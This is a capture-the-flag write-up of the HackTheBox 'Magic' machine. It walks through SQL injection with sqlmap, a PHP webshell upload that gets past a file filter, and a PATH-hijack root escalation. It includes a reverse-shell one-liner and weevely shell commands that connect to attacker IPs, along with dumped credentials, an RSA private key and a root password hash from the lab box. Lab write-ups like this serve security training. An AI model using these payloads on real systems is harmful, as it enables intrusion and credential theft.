Magic - Write-up - HackTheBox

noraj

2020-08-21

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Magic-write-up/

1.1 Box

- **Name:** Magic
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Linux
- **Points:** 30

Figure 1.1: magic

2 Write-up

2.1 Overview

TL;DR: SQLi, webshell upload with bypass, EoP via SUID tool using unsecured PATH.

Install tools used in this WU on BlackArch Linux:

```
pacman -S nmap sqlmap haiti weevely metasploit pwncat
```

2.2 Network enumeration

With a nmap scan be can see only 2 open ports: 80 & 22.

```
# Nmap 7.80 scan initiated Fri Jun 12 13:15:34 2020 as: nmap -sSVC -p- -oA nmap_full
↪  10.10.10.185
Nmap scan report for 10.10.10.185
Host is up (0.021s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 13:16:00 2020 -- 1 IP address (1 host up) scanned in 25.72 seconds
```

2.3 HTTP Enumeration

Quickly we found a few pages:

- http://10.10.10.185/index.php
- http://10.10.10.185/login.php
- http://10.10.10.185/upload.php (authenticated)

On the login page we can see we have a different behavior when we put of quote in the username or password and when not. So let's try a SQLi.

2.4 SQL Injection

I used sqlmap to quickly identify the injection technique and automate the process.

```
$ sqlmap -u http://10.10.10.185/login.php --method POST --data
↪   'username=admin&password=password' --level 3 --risk 3
...
sqlmap identified the following injection point(s) with a total of 628 HTTP(s) requests:
---
Parameter: password (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=admin&password=-2142' OR 8380=8380-- HhVJ

Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-5412' OR 2974=2974-- buTK&password=password
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[15:38:07] [INFO] testing MySQL
[15:38:07] [INFO] confirming MySQL
[15:38:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[15:38:07] [INFO] fetched data logged to text files under
↪   '/home/noraj/.sqlmap/output/10.10.10.185'
```

Nice we have 2 injection points for our OR boolean-based blind SQL injection.

Now I'll some options to get more information:

- `--current-user` -> `theseus@localhost`
- `--current-db` -> `Magic`
- `--hostname` -> `ubuntu`
- `--is-dba` -> `False`

- `--tables -D Magic` -> `login`
- `-D Magic -T login --columns` -> `+----------+--------------+ | Column | Type | +----------+--------------+ | id | int(6) | | password | varchar(100) | | username | varchar(50) | +----------+--------------+`
- `-D Magic -T login --dump` -> `+----+----------+----------------+ | id | username | password | +----+----------+----------------+ | 1 | admin | Th3s3usW4sK1ng | +----+----------+----------------+`

Note: We could have done a dump directly but that would have been dirty and far less efficient if there were more databases, tables, entries, etc. Also we probably didn't needed to dump the password, we could have just bypass the authentication. But the password may be reused somewhere else and there could have been more stuff in the DB.

2.5 File upload

We are now redirected to the upload page.

Only jpg, jpeg and png extensions are allowed.

If we upload a legit image, we receive a message: `The file hacker_logo.jpg has been uploaded.`.

Let's go back to the index to see if our logo is listed there.

The image is uploaded here: http://10.10.10.185/images/uploads/hacker_logo.jpg


And have a weird title: `14331a21`.

I check if it can be a digest with haiti:

```
$ haiti 14331a21
Adler-32
CRC-32B
FCS-32
GHash-32-3
GHash-32-5
FNV-132
Fletcher-32
Joaat
ELF-32
XOR-32
CRC-32 [JtR: crc32]
Microsoft Outlook PST
Dahua [JtR: dahua]
```

The most probable option is CRC32.

So I tried to see if it could be the CRC32 of the filename with an online service.



Online CRC Calculator

PHP-sources on GitHub C#-sources on GitHub Java-sources on GitHub

hacker_logo.jpg

Input type: [✓ ASCII] Hex Output type: [✓ HEX] DEC OCT BIN Show processed data (HEX)

Calc CRC-8 Calc CRC-16 Calc CRC-32

Algorithm	Result	Check	Poly	Init	RefIn	RefOut	XorOut
CRC-32	0xD2F63642	0xCBF43926	0x04C11DB7	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32/BZIP2	0x70789F62	0xFC891918	0x04C11DB7	0xFFFFFFFF	false	false	0xFFFFFFFF
CRC-32C	0x2FD58418	0xE3069283	0x1EDC6F41	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32D	0xCA1B1D11	0x87315576	0xA833982B	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32/MPEG-2	0x8F87609D	0x0376E6E7	0x04C11DB7	0xFFFFFFFF	false	false	0x00000000
CRC-32/POSIX	0x6847AB76	0x765E7680	0x04C11DB7	0x00000000	false	false	0xFFFFFFFF
CRC-32Q	0xB81ECC3C	0x3010BF7F	0x814141AB	0x00000000	false	false	0x00000000
CRC-32/JAMCRC	0x2D09C9BD	0x340BC6D9	0x04C11DB7	0xFFFFFFFF	true	true	0x00000000
CRC-32/XFER	0x8F12C5AA	0xBD0BE338	0x000000AF	0x00000000	false	false	0x00000000

But it seems not.

It could be the CRC32 of the file itself but before using more guessing let's upload the same file again with the same name to see if the title is not random.

It replaced the previous image but is now entitled `806a94c`.

So the title seems to be random, so no need to try to calculate it.

So let's see if we can simply bypass something to upload a PHP file.

I generated a weevely agent (PHP webshell):

```
$ weevely generate noraj agentnoraj.php
Generated 'agentnoraj.php' with password 'noraj' of 761 byte size.
```

I tried to upload the shell without changing the *Content-Type* and just changing the name to `agent-noraj.php.png` and received the following message that suggested I was spotted:

```
What are you trying to do there?
```

But changing the Content-Type from `application/x-php` to `application/x-php` didn't change anything.

The name `Magic` is maybe because there is a magic bytes check and this message is displayed when content type, extension and magic byte don't match.

Let's check the signature of jpeg and png:

```
$ xxd -l 12 ~/Pictures/hacker_logo.jpg
00000000: ffd8 ffe0 0010 4a46 4946 0001          ......JFIF..
$ xxd -l 8 ~/Pictures/rawsec/logo5_50x40.png
00000000: 8950 4e47 0d0a 1a0a                    .PNG....
```

We can also check the list on Wikipedia because jpeg supports 2 other signatures.

We can store the signatures in files:

```
$ echo -n "\x89\x50\x4e\x47\x0d\x0a\x1a\x0a" > png_signature
$ echo -n "\xff\xd8\xff\xe0\x00\x10\x4a\x46\x49\x46\x00\x01" > jpg_signature
```

Then let's try to prepend the PNG signature to the webshell.

```
$ cat png_signature agentnoraj.php > agent_png.png
$ cat jpg_signature agentnoraj.php > agent_jpg.jpg
```

Let's upload again, this time we are not spotted. The image is successfully uploaded to http://10.10.10.185/images/uploads/agent_png.png but as it is served as a png, the PHP is not interpreted. Let's see if we send a png extension and a php Content-Type.

This is accepted too. But it is still served as a png. I'll try to put a php extension but I think we will be caught by the extension whitelist. Indeed we were spotted.

So let's try the double extension (`.png.php`) -> spotted. Let's try a null byte injection (`.php\00.png`) even if I don't believe it will works.

It tells me `00.png` was uploaded (http://10.10.10.185/images/uploads/00.png) but it's served as png. Let's see if `agent_png.php` was created (http://10.10.10.185/images/uploads/agent_png.php): no.

What if we try the double extension without null byte but in the other way (`.php.png`). It seems http://10.10.10.185/images/uploads/agent_png.php.png is interpreted as PHP!

2.6 Webshell

```
$ weevely terminal http://10.10.10.185/images/uploads/agent_png.php.png noraj

[+] weevely 4.0.1

[+] Target:     10.10.10.185
[+] Session:    /home/noraj/.weevely/sessions/10.10.10.185/agent_png.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/Magic/images/uploads $
```

The issue is that the webshell is removed a few seconds after being uploaded. So we'll have to use a PHP dropper to get a rverse shell immediately.

We could craft one with `msfvenom` (from Metasploit) but weevely have a bunch of useful modules like this one:

```
www-data@ubuntu:/var/www/Magic/images/uploads $ :backdoor_reversetcp -h
usage: backdoor_reversetcp [-h] [-shell SHELL] [-no-autonnect] [-vector
↪  {netcat_bsd,netcat,python,devtcp,perl,ruby,telnet,python_pty}] lhost port

Execute a reverse TCP shell.

positional arguments:
  lhost                 Local host
  port                  Port to spawn

optional arguments:
  -h, --help            show this help message and exit
  -shell SHELL          Specify shell
  -no-autonnect         Skip autoconnect
  -vector {netcat_bsd,netcat,python,devtcp,perl,ruby,telnet,python_pty}
```

Note: for OSCP it's also good to know how to do without Metasploit.

I start a pwncat listener on my machine:

```
$ pwncat -l 8888
```

Re-uploaded my webshell, executed it and launched the reverse shell module:

```
weevely> :backdoor_reversetcp 10.10.15.18 8888
```

Nice, I have a true shell that I won't lost on my pwncat listener:

```
$ pwncat -l 8888
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.7 Elevation of Privilege: www-data to theseus

We can just connect by re-using the credentials we looted during the SQLi.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ubuntu:/var/www/Magic/images/uploads$ ls /home
theseus

www-data@ubuntu:/var/www/Magic/images/uploads$ su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/var/www/Magic/images/uploads$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
```

But there was another method for those who just used an authentication bypass instead of dumping the database.

Find the database credentials:

```
theseus@ubuntu:/var/www/Magic/images/uploads$ ls ../..
assets   images     login.php   sql.php     sql_v3.php
db.php5  index.php  logout.php  sql_v2.php  upload.php

theseus@ubuntu:/var/www/Magic/images/uploads$ cat ../../db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
...
```

And then dump the database:

```
$ mysqldump --databases Magic -utheseus -piamkingtheseus
...
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
...
```

And then log in with `su` too.

Then let's loot the flag and copy the private key, so if the box is reset we can start back from here instead of playing with the reverse shell again.

```
theseus@ubuntu:~$ cat user.txt
1a1fa3ca1d83a1b0dd709cdcbdb15df0

theseus@ubuntu:~$ cat .ssh/id_rsa
```

.ssh/id_rsa

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA6ruVQANqao9pxNJ2g5XkHkyMq5zOCoTlJwTVlkO6HS0X9edW
EYbRuvDeBIaG9jQ3S2Kp7wWxKnP9TBU2Yd8sAwdjXN4qa4ePGLiRWaI76A3X5Mtu
TFRzi7/hUrBuO+MhFMgVlkBCDSf9P9JGLFS+9xqAbbi3Jx+MTKjIR7rkkmPJITvj
wuI5h+fGK1e1OkJ8MGjTlDuHWpVHpixgY07shz5FlXsnUx79y7ZSQZu7XZbEgw3I
jnZUppKZKXW2vvswDzRQkbwJnRRVNBIKww6IvDLKS0bdvtrVJEh5g+IJT98TNLV1
eLjVjimmFhv8Zg4YM2cdXtDIUezy+GPgCATbSQIDAQABAoIBAA5cz/MMwnQmtkgO
wKWohD6+XFUb0Refrg3HI/J/zmF+otqu/vsvjqGrn0oTmSpzY3a/YLp5VK/OTQ9c
tOkkKKM+znueNGZD8yOGF46ueI/oWO9s6yDMgg1o/jZ7CSOs8Bc/buK0p9X6Pmqr
SRPpU433FyifhsVkDseaBDcvXlD+oA1AMuoUv7RW+6YEgPLQK+GJqW9qClqJl72A
ZcwLHV2pEDP8q/r5z+6liUWYZSf9VMjtsB7P7DYLatFb/iXPgMzPl3Ee3K69e7vu
0H56M6pFfnwBmi9/j7SfWsOkiNH+SCCi9OIcDnSytW1Qvs5L2su5TQ19A8gZps9x
uOVt4ikCgYEA+RlW8d4QmCGlQD5AdkvxOXHCKkF97z88yRBIfMV+/oNz8IL67QJ2
fJP71SK8/K3xulmSouaMExmd9hD7soLkyNOr5ek0hEZ2tTnlMEGcqvzf/LPeDx7q
eFlxn1Ls+u6Jmbr/gyl6kMzpCia+l5K+Azu4ONLRbTQADPDOg1BFbBsCgYEA8Txa
6VJDR7KyX0165yFReMWz4MuwEyd6kUjjjzmSuQn1xWPacUdSxgxqGBGPWx9rFCcMt
tKBhD8HW1RjO0/vi6K5K/Gygr8D2lpDuY+92EhD3FHx2lZveibloMTS0a42ySm4m
dsYuhxnJ26VtN/FnQAXZfRM1B0mALx7qP4h0xGsCgYAyDseMH2YSTGCbAmeN3kEB
nDy6pSKbm4epmB4ZBM86ckwwPwIR8vbAnjRzZmG4HXSAUFPJbK8lf3Zg5pTOEMPN
H8xhjXXCRy6/yHyoL+c97UdNzw+G1l2kBcVxkQaSfrEkNZH3V7SLuMH0CkkuyIxq
teuVb7gqS9Lext2ZQd5RlQKBgGxvl+H3Y1zQO5PRTSSl+mxSWif7Bzuk7FhwLk5x
PU+P+apmuB+kfuKSwpkok7wkX5uiy2G9EcQ2eq4xR49MU1QKPJS484XtNCq8HRx4
4FcAnz/rLpbTiLXZzLcJnOwXtoP0fX+4V+PMuMrt0mlqLuI9fuTVBGoxJNiJifxj
BzHfAoGARjeDy+yQSUUwUbrFMbyWhNnX8fef4h4lGmlZTZTjC5tL1tOQ3/QPvgnp
I9Esc9FP8QLqR3jJOdijaN59oByGFiEE1QGnODeHRt2czK388XtH/FTqsjhH360R
+8ylF6696X9DMnUQ4NEvDRRLR7JKae8fcu5d/SRsenB+1ck2djs=
-----END RSA PRIVATE KEY-----
```

So we can login through SSH now:

```
$ chmod 600 id_rsa
$ ssh theseus@10.10.10.185 -i id_rsa
load pubkey "id_rsa": invalid format
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

29 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
↪  connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Jul  2 08:19:49 2020 from 10.10.15.71
theseus@ubuntu:~$
```

Note: is you are denied it's because someone overwrote `authorized_keys` with it's personal key. So just append theseus public key:

```
theseus@ubuntu:~$ cat .ssh/id_rsa.pub >> .ssh/authorized_keys
```

PS: it seems the private key I used was not part of the box but generated by another player, anyway you'll have to add a key to `.ssh/authorized_keys`.

2.8 System enumeration

Let's find binaries with SUID:

```
theseus@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/traceroute6.iputils
```

```
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
...
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
/bin/ping
```

`/bin/sysinfo` looks unusual:

```
theseus@ubuntu:~$ ls -lh /bin/sysinfo
-rwsr-x--- 1 root users 22K Oct 21  2019 /bin/sysinfo
```

2.9 Elevation of privilege: theseus to root

If we run `sysinfo` there are 4 sections that seems to match so other system commands:

- Hardware Info: `lshw -short`
- Disk Info: `fdisk -l`
- CPU Info: `cat /proc/cpuinfo`
- MEM Usage: `free -h`

So basically what we have to do is change the PATH env var to force the SUID `sysinfo` to call an attacker controlled binary instead of the system tools.

```
$ mkdir /tmp/noraj
$ cd /tmp/noraj
$ touch fdisk
$ vi fdisk
$ chmod +x fdisk
$ export PATH=/tmp/noraj:$PATH
$ echo $PATH
/tmp/noraj:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
$ which fdisk
/tmp/noraj/fdisk
```

Here is the reverse shell I put in `fdisk`:

```
python3 -c 'import
↪   socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.15.32",8888));os
↪   os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

The we just have to run `sysinfo` to get the root shell:

```
$ pwncat -l 8888 -v
# pwd
/tmp/noraj
# cd /root
# cat root.txt
8b6a4fda49b7bcfe0ed6b1925d45bd96
# cat /etc/shadow | grep root
root:$6$P9JXkqrh$tQfL.bHaQQmi7tBxwKp2wdSTB0D19Q.PHM.8tdLanqBEs70cKzul4SEY0PqfbxVkUv7bR5wrKYXJlb0p69c42.:18184:
```